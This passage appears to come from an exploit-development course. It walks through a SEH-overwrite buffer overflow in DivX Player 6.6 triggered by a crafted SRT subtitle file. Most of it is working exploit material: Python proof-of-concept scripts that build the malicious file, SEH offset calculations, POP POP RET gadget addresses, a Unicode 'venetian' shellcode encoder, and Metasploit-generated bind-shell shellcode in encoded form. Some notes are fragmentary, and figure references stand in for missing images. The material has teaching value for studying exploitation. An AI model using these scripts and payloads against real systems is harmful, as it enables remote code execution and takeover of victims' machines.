"Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7"
"Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3"
"Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9"
"Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5"
"Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1"
"Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7"
"Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3"
"Bx4Bx5Bx6Bx7Bx8Bx9" )
stub = "\x41" * (3000000-1500)

f = open(file,'w')
f.write("1 \n")
f.write("00:00:01,001 --> 00:00:02,001\n")
f.write(pattern + stub)
f.close()
print "SRT has been created - ph33r \n";
```

POC02 Source Code




Figure 37: Unique pattern overwriting SEH

SEH is overwritten at 1032 Bytes:

```
>>> "\x42\x34\x69\x42"
'B4iB'
>>>
bt ~ # /pentest/exploits/framework3/tools/pattern_offset.rb Bi4B 1500
1032
```

POC02 SEH Offset

It's time to find some good POP POP RET addresses, so let's see what *msfpescan* suggests:

```
bt VENETIAN # /pentest/exploits/framework3/msfpescan -p DivX\ Player.exe

[DivXPlayer.exe]
0x00444a2f pop edi; pop ecx; ret
0x0044f0ae pop edi; pop ebx;retn 0x041a
0x004c5b53 pop edx; pop ebx;retn 0x48c0
0x006ac11c pop ecx; pop ecx; ret
0x006b05c1 pop eax; pop edx; ret
0x0070779a pop esi; pop eax; ret
0x0075aa49 pop edi; pop esi;retn 0x5541
```

POP POP RET Search

Odd! After looking in OllyDbg at those addresses - we don't have *POP POP RET* opcodes! While opening (not attaching) the executable with the debugger, OllyDbg suggests that the DivX Player executable seems to be *"packed"*[37] - this means compressed and probably encrypted as well. Certainly at this point, we won't be able to use *msfpescan* directly on the executable.

[37] http://www.woodmann.com/crackz/Packers.htm




Figure 38: Ollydbg showing possibly packed executbale

The "CFF Explorer" tool from the ExplorerSuite[38] confirms our theory: it seems the executable was packed with PECompact 2.0. The first option we have is to try a search inside DivXPlayer.exe with OllyDbg while the executable is running; this way is slow though, because we need to filter only suitable "POP POP RET Unicode addresses"[39]. Looks like it's a *memdump* job! As previously shown in this course *memdump*, together with *msfpescan* would be a more complete and fast option, so let's try that out:




Figure 39: CFF Explorer showing packer version

---

[38] http://www.ntcore.com/exsuite.php

[39] A nice tool that can be used from OllyDbg for Unicode friendly return addresses searches is OllyUni plugin (http://www.phenoelit-us.org/win/index.html) shown in Figure 40 and Figure 41




Figure 40: OllyUni plugin can search for unicode friendly return addresses




Figure 41: OllyUni showing unicode friendly return addresses search results


```
C:\Documents and Settings\admin\Desktop>memdump.exe 1344 divxdump
[*] Creating dump directory...divxdump
[*] Attaching to 1344...
[*] Dumping segments...
[*] Dump completed successfully, 214 segments.


bt VENETIAN # /pentest/exploits/framework3/msfpescan -p -M divxdump/ | grep "0x00[0-9a-f][0-9a-f]00[0-9a-f][0-9a-f]"
0x00c0007e pop esi; pop ebx;retn 0x0004
0x00c1002c pop ebx; pop ecx; ret
0x00b200ad pop ebp; pop ecx; ret
0x00b3006a pop esi; pop ebx; ret
0x00b30086 pop esi; pop ebx; ret
0x00b300b1 pop esi; pop ebx; ret
0x00b300d9 pop esi; pop ebx; ret
0x00b4002e pop esi; pop ebx; ret
0x00b4005d pop esi; pop ebx; ret
0x00b400cd pop esi; pop ebx; ret
0x00b500bd pop edi; pop esi; ret
0x00b60012 pop ebp; pop ebx; ret
0x00b8009b pop edi; pop esi; ret
0x00b9003d pop ebp; pop ebx; ret
0x00ba0013 pop esi; pop ebx; ret
0x00ba0054 pop esi; pop ebx; ret
0x00ba00f4 pop esi; pop ebx; ret
0x004500ad pop ebp; pop ebx;retn 0x001c
0x00480094 pop esi; pop ecx; ret
0x004800aa pop esi; pop ecx; ret
0x00520071 pop edi; pop esi;retn 0x0004
0x00560054 pop esi; pop ecx; ret
0x00560059 pop esi; pop ecx; ret
0x00e50095 pop edi; pop esi; ret
0x007800d3 pop esi; pop ebx;retn 0x0004
0x007800ed pop esi; pop ebx;retn 0x0004
0x007900f9 pop edi; pop esi; ret
0x007c009b pop ebp; pop ecx; ret
0x007c00b0 pop ebx; pop ecx; ret
0x007d00a5 pop esi; pop ecx; ret
0x008100a6 pop ebp; pop ebx;retn 0x0008
0x00980008 pop ebp; pop edi; ret
0x009c00f4 pop esi; pop edi; ret
0x009d00ce pop esi; pop edi; ret
0x00c5002f pop esi; pop ebx;retn 0x0008
0x00c50081 pop esi; pop ebx;retn 0x0008
0x00c500cf pop esi; pop ebx;retn 0x0008
0x00c6004c pop esi; pop ebx;retn 0x0004
0x00c600c9 pop esi; pop ebx; ret
0x00c600d0 pop esi; pop ebx; ret
0x00c700c9 pop edi; pop esi;retn 0x0004
0x00ca0094 pop ebp; pop ecx; ret
0x00ca00b6 pop ebp; pop ecx; ret
0x00cc0022 pop esi; pop edi; ret
0x00cc0082 pop esi; pop edi; ret
```

POP POP RET Search

Much better! We are ready to build a new POC to verify the information we gained and using a DivX Player *POP POP RET* Unicode friendly address, ***0x00480094***:

```
#!/usr/bin/python
# DivXPOC03.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation POC01

# file = name of avi video file
file = "infidel.srt"

# POP POP RET 0x00480094 found by memdump inside DivXPlayer.exe
stub    = "\x41" * 1032 + "\x94\x48" + "\x43" * (3000000-1034)

f = open(file,'w')
f.write("1 \n")
f.write("00:00:01,001 --> 00:00:02,001\n")
f.write(stub)
f.close()
print "SRT has been created - ph33r \n";
```

POC03 Source Code

We open *POC03* with the DivX Player and see that the SEH was overwritten by our *POP POP RET* address. By setting a breakpoint on that address and following the execution flow we "land" inside our controlled buffer.




Figure 42: Breakpoint hit on our own Exception Handler

Olly find unicode return @ 00FF00 ...

Then Check

xchg- esp = "\x94\x6d"
xchg- ecx = "\x91\x61"
align buffer = 05 FF 3C 6D 2D FF 3C 6D
rest = "\x41" * 5 million.




Figure 43: POP POP RET leads inside our controlled buffer

Exercise

1) Repeat the required steps in order to control the execution flow and land inside out evil buffer.

DivX Player 6.6 Case Study: The Unicode Payload Builder

It's time to build our Unicode shellcode using the technique showed in the previous paragraphs. The following script takes a raw payload as input and prints out both the venetian shellcode writer Unicode encoded and the half shellcode which will be completed by the writer at execution time:

```
#!/usr/bin/python
import sys
# 80 00 75:add byte ptr [eax],75h
# 00 6D 00:add byte ptr [ebp],ch
# 40      :inc eax
# 00 6D 00:add byte ptr [ebp],ch
# 40      :inc eax
# 00 6D 00:add byte ptr [ebp],ch

def format_shellcode(shellcode):
    c = 0
    output = ''
    for byte in shellcode:
        if c == 0:
            output += '"'
        output += byte
        c += 1
        if c == 64:
            output += '"\n'
            c = 0
    output += '"'
    return output
raw_shellcode = open(sys.argv[1], 'rb').read()
shellcode_writer   = ""
shellcode_writer_l = 0
shellcode_hole     = ""
shellcode_hole_l   = 0
venetian_stub      = "\\x80\\x%s\\x6D\\x40\\x6D\\x40\\x6D"
c = 0
for byte in raw_shellcode:
    if c%2:
        shellcode_writer += venetian_stub % hex(ord(byte)).replace("0x","").zfill(2)
        shellcode_writer_l += 7
    else:
        shellcode_hole += "\\x"+ hex(ord(byte)).replace("0x","").zfill(2)
        shellcode_hole_l += 1
    c += 1
output1 = format_shellcode(shellcode_writer)
print "[*] Unicode Venetian Blinds Shellcode Writer %d bytes" % shellcode_writer_l
print output1
print
print
print
output2 = format_shellcode(shellcode_hole)
print "[*] Half Shellcode to be filled by the Venetian Writer %d bytes" % shellcode_hole_l
print output2
```

Unicode Payload Builder source code

Before writing the next POC we must make some considerations:

- Once we land in our controlled buffer we can't use the usual technique to jump over the SEH and execute our payload as a short jmp opcode (*EB069090* for example) will be mangled by the Unicode filter.
- Because of the previous point the following opcodes (our return address) will be executed:

```
41              INC ECX
0041 00         ADD BYTE PTR DS:[ECX],AL
94              XCHG EAX,ESP
0048 00         ADD BYTE PTR DS:[EAX],CL
```

RET executed as code

The ***XCHG EAX,ESP*** opcode will mangle our stack pointer. To overcome this we can repeat the *XCHG* opcode to reset *ESP* before executing our payload.

As explained in Chris Anley's paper, we will need to have at least a register pointing to the first null byte of our shellcode. Although the *XCHG EAX,ESP* we saw before could help at first glance, it will make our job more complex later on because we will have to restore *ESP* in order to be able to execute shellcode. The *ECX* register points to a stack address close to our buffer and it seems like a good candidate after some adjustments.




Figure 44: Return address executed as XCHG EAX, ESP




Figure 45: ECX pointing to a stack address close to our buffer

DivX Player 6.6 Case Study: Getting our shell

Taking note of the above considerations, we can write the first stub exploit that will be the base for the following ones. We generate a bind shellcode with Metasploit and then obtain the custom Unicode payload through our venetian encoder:

```
bt VENETIAN # /pentest/exploits/framework2/msfpayload win32_bind R > /tmp/bind
bt VENETIAN # ./venetian_encoder.py /tmp/bind
[*] Unicode Venetian Blinds Shellcode Writer 1106 bytes
"\x80\x6a\x6D\x40\x6D\x40\x6D\x80\x4d\x6D\x40\x6D\x40\x6D\x80\xf9"
"\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x60\x6D\x40"
"\x6D\x40\x6D\x80\x6c\x6D\x40\x6D\x40\x6D\x80\x24\x6D\x40\x6D\x40"
"\x6D\x80\x45\x6D\x40\x6D\x40\x6D\x80\x8b\x6D\x40\x6D\x40\x6D\x80"
"\x05\x6D\x40\x6D\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x8b\x6D"
"\x40\x6D\x40\x6D\x80\x18\x6D\x40\x6D\x40\x6D\x80\x5f\x6D\x40\x6D"
"\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x49\x6D\x40\x6D\x40\x6D"
"\x80\x34\x6D\x40\x6D\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x31"
"\x6D\x40\x6D\x40\x6D\x80\x99\x6D\x40\x6D\x40\x6D\x80\x84\x6D\x40"
"\x6D\x40\x6D\x80\x74\x6D\x40\x6D\x40\x6D\x80\xc1\x6D\x40\x6D\x40"
"\x6D\x80\x0d\x6D\x40\x6D\x40\x6D\x80\xc2\x6D\x40\x6D\x40\x6D\x80"
"\xf4\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40\x6D\x80\x28\x6D"
"\x40\x6D\x40\x6D\x80\xe5\x6D\x40\x6D\x40\x6D\x80\x5f\x6D\x40\x6D"
"\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D"
"\x80\x0c\x6D\x40\x6D\x40\x6D\x80\x8b\x6D\x40\x6D\x40\x6D\x80\x1c"
"\x6D\x40\x6D\x40\x6D\x80\xeb\x6D\x40\x6D\x40\x6D\x80\x2c\x6D\x40"
"\x6D\x40\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x24\x6D\x40\x6D\x40"
"\x6D\x80\x61\x6D\x40\x6D\x40\x6D\x80\x31\x6D\x40\x6D\x40\x6D\x80"
"\x64\x6D\x40\x6D\x40\x6D\x80\x43\x6D\x40\x6D\x40\x6D\x80\x8b\x6D"
"\x40\x6D\x40\x6D\x80\x0c\x6D\x40\x6D\x40\x6D\x80\x70\x6D\x40\x6D"
"\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80\x40\x6D\x40\x6D\x40\x6D"
"\x80\x5e\x6D\x40\x6D\x40\x6D\x80\x8e\x6D\x40\x6D\x40\x6D\x80\x0e"
"\x6D\x40\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\xd6\x6D\x40"
"\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40"
"\x6D\x80\x32\x6D\x40\x6D\x40\x6D\x80\x77\x6D\x40\x6D\x40\x6D\x80"
"\x32\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40\x6D\x80\xd0\x6D"
"\x40\x6D\x40\x6D\x80\xcb\x6D\x40\x6D\x40\x6D\x80\xfc\x6D\x40\x6D"
"\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D"
"\x80\x89\x6D\x40\x6D\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D\x80\xed"
"\x6D\x40\x6D\x40\x6D\x80\x02\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40"
"\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40"
"\x6D\x80\x09\x6D\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80"
"\xff\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x53\x6D"
"\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D"
"\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D"
"\x80\x68\x6D\x40\x6D\x40\x6D\x80\x5c\x6D\x40\x6D\x40\x6D\x80\x53"
"\x6D\x40\x6D\x40\x6D\x80\xe1\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40"
"\x6D\x40\x6D\x80\x1a\x6D\x40\x6D\x40\x6D\x80\xc7\x6D\x40\x6D\x40"
"\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40\x6D\x40\x6D\x80"
"\x51\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D"
"\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80\xe9\x6D\x40\x6D"
"\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D"
"\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40\x6D\x80\x49"
"\x6D\x40\x6D\x40\x6D\x80\x49\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40"
"\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40"
"\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x93\x6D\x40\x6D\x40\x6D\x80"
"\xe7\x6D\x40\x6D\x40\x6D\x80\xc6\x6D\x40\x6D\x40\x6D\x80\x57\x6D"
"\x40\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"
"\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D\x80\x64\x6D\x40\x6D\x40\x6D"
"\x80\x68\x6D\x40\x6D\x40\x6D\x80\x6d\x6D\x40\x6D\x40\x6D\x80\xe5"
"\x6D\x40\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\x29\x6D\x40"
```



```
"\x6D\x40\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40\x6D\x40"
"\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x31\x6D\x40\x6D\x40\x6D\x80"
"\xf3\x6D\x40\x6D\x40\x6D\x80\xfe\x6D\x40\x6D\x40\x6D\x80\x2d\x6D"
"\x40\x6D\x40\x6D\x80\x42\x6D\x40\x6D\x40\x6D\x80\x93\x6D\x40\x6D"
"\x40\x6D\x80\x7a\x6D\x40\x6D\x40\x6D\x80\xab\x6D\x40\x6D\x40\x6D"
"\x80\xab\x6D\x40\x6D\x40\x6D\x80\x72\x6D\x40\x6D\x40\x6D\x80\xb3"
"\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x44\x6D\x40"
"\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40\x6D\x40"
"\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80"
"\x01\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D"
"\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D"
"\x40\x6D\x80\x05\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D"
"\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x37"
"\x6D\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40"
"\x6D\x40\x6D\x80\x83\x6D\x40\x6D\x40\x6D\x80\x64\x6D\x40\x6D\x40"
"\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80"
"\x68\x6D\x40\x6D\x40\x6D\x80\x8a\x6D\x40\x6D\x40\x6D\x80\x5f\x6D"
"\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"
"\x40\x6D"



[*] Half Shellcode to be filled by the Venetian Writer 159 bytes
"\xfc\xeb\xe8\xff\xff\x8b\x24\x8b\x3c\x7c\x78\xef\x4f\x8b\x20\xeb"
"\x8b\x8b\xee\xc0\xac\xc0\x07\xca\x01\xeb\x3b\x24\x75\x8b\x24\xeb"
"\x8b\x4b\x5f\x01\x03\x8b\x6c\x1c\xc3\xdb\x8b\x30\x40\x8b\x1c\x8b"
"\x08\x68\x4e\xec\xff\x66\x66\x33\x68\x73\x5f\xff\x68\xed\x3b\xff"
"\x5f\xe5\x81\x08\x55\x02\xd0\xd9\xf5\x57\xd6\x53\x53\x43\x43\xff"
